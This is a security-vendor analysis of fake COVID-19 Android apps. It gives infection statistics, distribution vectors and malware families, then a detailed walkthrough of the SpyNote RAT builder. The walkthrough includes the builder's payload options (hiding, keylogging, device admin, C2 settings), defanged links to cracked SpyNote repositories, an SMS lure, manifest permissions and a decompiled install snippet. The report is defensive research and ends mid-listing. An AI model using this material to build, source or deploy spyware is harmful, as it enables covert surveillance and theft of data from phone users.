FAKE COVID-19 APPS HIT ANDROID DEVICES WITH SPYWARE, RATS AND OTHER TYPES OF MALWARE

SYNOPSIS

In the context of the global pandemic, it is expected that some threat actors will try to take advantage of the huge interest in COVID-19 news and create fake covid-themed android apps.

Searching through our telemetry data we found that a large percent of covid-themed apps are indeed malware. Here we examine which types of malware are commonly found in these apps, what risks they pose, and data such as prevalence, number of infected devices, and geographic targets.

HUNTING FOR COVID-19 APPS

We selected apps containing “covid” or “coronavirus” in the package name, application label, filename, or download URL. The resulting set contains 2,293 apps, which were downloaded for further analysis, together with the relevant metadata.


ANALYZING THE DATA

Out of our set, 447 applications (19.5 %) turned out to be malicious, which is concerning as at first glance it may appear that by downloading a Covid-themed app you have roughly a 20% chance of your device becoming infected. A closer look at the data reveals more details – some malicious apps pose a greater risk than others, some are targeting specific countries and the risk depends a lot on where the file is downloaded from.

Geographical data


The top 10 countries by number of affected users are:

1. United States
2. Italy
3. Germany
4. Luxembourg
5. Mexico
6. India
7. Kazakhstan
8. Argentina
9. Iran
10. United Kingdom




In the United States, most affected are:

1. California
2. Virginia
3. Indiana
4. Texas
5. Washington
6. Ohio
7. Kansas



Affected devices

From our telemetry we found a total of 3,653 devices that attempted installation of one of the malicious variants identified in our set. Looking at the distribution over time we can see 3 spikes: one in May of 2020, another in December of 2020, and the 3rd one forming in May 2021.



Blue bars are the unique device counts. Green line is a moving average

The last spike is mostly due to the GoodNews SMS Worm targeting India (more details below) amid the new wave of COVID-19 cases hitting this country.

Infection vectors

Since most installations occurred outside the Google Play Store, we couldn't gather meaningful data from source URLs. However, we did identify some sources based on APK installation path on storage media and analysis of source code:

- Downloaded via browser, resulting from Malvertising campaigns:

  /storage/emulated/0/Download/.com.google.Chrome.ANHFkX

  /storage/3309-6DD7/Download/Download/930701999_8.apk

- Sharing via popular cross-platform sharing apps:

  /storage/emulated/0/SHAREit/apps/AC19.apk

- Link sent via social media or messaging apps:

  /storage/emulated/0/Telegram/Telegram Documents/4_6021726212655678922.apk

- Link sent via SMS message:

  REGISTER FOR VACCINE NOW age starting 18+ Register for vaccine using VaccRegis app. Download link below. Link: http://tiny.cc/COVID-VACCINE

Most prevalent families

Most malicious files found in our set are part of one of these 4 families:

- SpyNote - A lightweight Android RAT based on Java (example package name: com.covidtz.suffix)
- Metasploit payloads - Persistent backdoor usually created with Kali (example package name: it.softmining.projects.covid19.savelifestyle)
- Iran's official COVID tracker - taken down from Play Store, accused of collecting phone numbers and real-time geo location data (example package name: co.health.covid)
- GoodNews SMS Worm – a Selfmite successor targeting India and JIO operator's users.

Next we examine samples of these families in-depth and discuss the risks associated with each of them.

SPYNOTE


SHA256: 03d2925b88b48f8c535913828e7f865c768956ead321c9281c69f80ef94878cc

Package: “com.covidtz.suffix”


OVERVIEW OF SPYNOTE CONTROLLER

SpyNote is a remote administration tool (RAT) which can perform multiple function such as collecting phone info, call logs, SMS, contact info, capture camera and video, geolocation, change wallpaper, record keystrokes, execute arbitrary commands, and download and install files onto a device. It then sends the collected information to a remote command and control (C&C) server.

There are many open-source versions of SpyNote readily available for deployment comprising the control panel, payload generation module, etc. Also, the commercially available package from “spynote[.]us” offering multiple functionalities as shown below:



While a commercial license for SpyNote v6.5 costs 500$, there are many versions available on GitHub



hxxps[:]//github[.]com/githuob/SpyNote-v6.5-Cracket-2020/blob/master/SpyNote%20v6.5%20BlackEdition.rar

SpyNote v6.5 - hxxps[:]//github[.]com/hamzaharoon1314/SpyNote

SpyNote v6.4 - hxxps[:]//github[.]com/Thirder/SpyNote-1


SpyNote v5 - hxxps[:]//github[.]com/RTX4444/spynote

INSTALLATION OF SPYNOTE RAT APPLICATION

We installed SpyNote v6.5 BlackEdition.rar in a Virtual Machine to understand its behavior. The file contains an executable application “SpyNote v6.5 BlackEdition.exe” which installs the SpyNote application.


SHA256:
F667B397E84DFAFEFE28C09F6048448F06BF2333651C4BA92073302E4A914563


The file contains the control panel as shown below to receive data through specific port. It has list of details collected from victim’s device such as image, victim name, country, flag, remote address, model, version, API, SMS, calls or keystrokes. In addition to the data, it also has function to generate payload and deploy in connected devices.



The application provides functions to generate payload and has customizations such as hide application, accessibility (Keylogger), deactivate icons, device administration, permission root super user, DNS info, app info, merging app (Repacking legitimate apps). It builds the Android SpyNote code into apk file. The DNS Info field has option to provide the C2 address and port number which is used by the SpyNote Android application to communicate and send the collected information to the C&C.

The payload tool for creating SpyNote Android application builds can be customized by specifying the features highlighted below. Those features include hiding the application after install, using the Accessibility service to log keystrokes, get device admin privileges, and gain super user access to the device.






Once the app is built, it is ready to be deployed in Android devices. The interface has options to search for nearby devices to deploy the SpyNote app

SPYNOTE PAYLOAD FILE ANALYSIS:

For illustration purposes we used a legitimate covid19 app “com.coffye.covid” (db7f2b08957fa1564d11dbdfbe9a901f956061734e078f06a3bfc4a73fd2d1bb) and repackaged it using the SpyNote Builder. The builder generates the SpyNote Android application with the package name "cmf0.c3b5bm90zq.patch" (eca23b9f5a3fdef97b79ec2039342c8e813c0be6db11ebbc3d2953363da26993)


We also customized the payload using these options in the builder: DNS Info, Hide application, Device Admin Privilege, Accessibility service (keylogger).

Next we analyzed the payload application cmf0.c3b5bm90zq.patch. It requests a huge set of permissions including call logs, Capture Camera and Video, SMS info Contact, Device info, Wallpaper, Geolocation, Account Info, Device Admin privileges, Install other apps, execute arbitrary commands, etc



```
<uses-sdk android:minSdkVersion="10" android:targetSdkVersion="22"/>
<uses-feature android:name="android.hardware.telephony" android:required="false"/>
<uses-feature android:name="android.hardware.wifi" android:required="false"/>
<uses-feature android:name="android.hardware.screen.PORTRAIT" android:required="false"/>
<uses-feature android:name="android.hardware.microphone" android:required="false"/>
<uses-feature android:name="android.hardware.camera" android:required="false"/>
<uses-feature android:name="android.hardware.camera2" android:required="false"/>
<uses-permission android:name="android.permission.FLASHLIGHT"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.BLUETOOTH"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_CALL_LOG"/>
<uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SET_WALLPAPER"/>
<uses-permission android:name="android.permission.SET_WALLPAPER_HINTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
```

The SpyNote obfuscated class names and variable names



The C2 configuration details are present in the resource strings file. The below shows the C2 Address, Port and other configuration details provided in the SpyNote builder.


The application collects the user and device information and sends it to C2 server. After the data is sent the execution control is transferred to the original app “com.coffye.covid”. The original application is stored in the res/raw location with name “google.apk”. This is invoked in the SpyNote code using the function openRawResource() which installs the application using the package manager command “pm install -r “

```
public void run() {
    String string = ActivityC2498C7.this.getApplicationContext().getResources().getString(R.string.s);
    if ("mounted".equals(Environment.getExternalStorageState())) {
        String str = Environment.getExternalStorageDirectory().getAbsolutePath() + "/" + string.trim();
        File file = new File(str);
        if (!file.exists()) {
            file.mkdirs();
        }
        String str2 = str + "/base.apk";
        InputStream openRawResource = ActivityC2498C7.this.getApplicationContext().getResources().openRawResource(R.raw.google);
        int available = openRawResource.available();
        if (available != 0) {
            long j = (long) available;
            long j2 = FileUtils.ONE_KB;
            if (j >= 1024000) {
                j2 = 102400;
            } else if (j >= 512000) {
                j2 = 51200;
            } else if (j >= 204800) {
                j2 = 20480;
            } else if (j < FileUtils.ONE_KB) {
                j2 = 512;
            }
            int intValue = Long.valueOf(j2).intValue();
            FileOutputStream fileOutputStream = new FileOutputStream(new File(str2));
```

The SpyNote development is evolving with added functionality and features. The interface allows the attacker to inject the malicious SpyNote code with ease and deploy in Android devices. SpyNote continues to be top threat in recent times.

ANALYSIS REPORT OF “COM.COVIDTZ.SUFFIX”

The application CovidTZ was primarily hosted on the URL “hxxps://pataraha[.]com/apps/downloads/covid_tz.apk“ which comes as fake pharmacy web site. The application CovidTZ uses the “Bowl of Hygieia” logo which has traditionally been associated with pharmacies. Upon execution it removes the shortcut from the location and runs in the background as service.



Permissions:

The app requests huge set of permissions.

```
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.CAMERA"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.RECORD_AUDIO"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
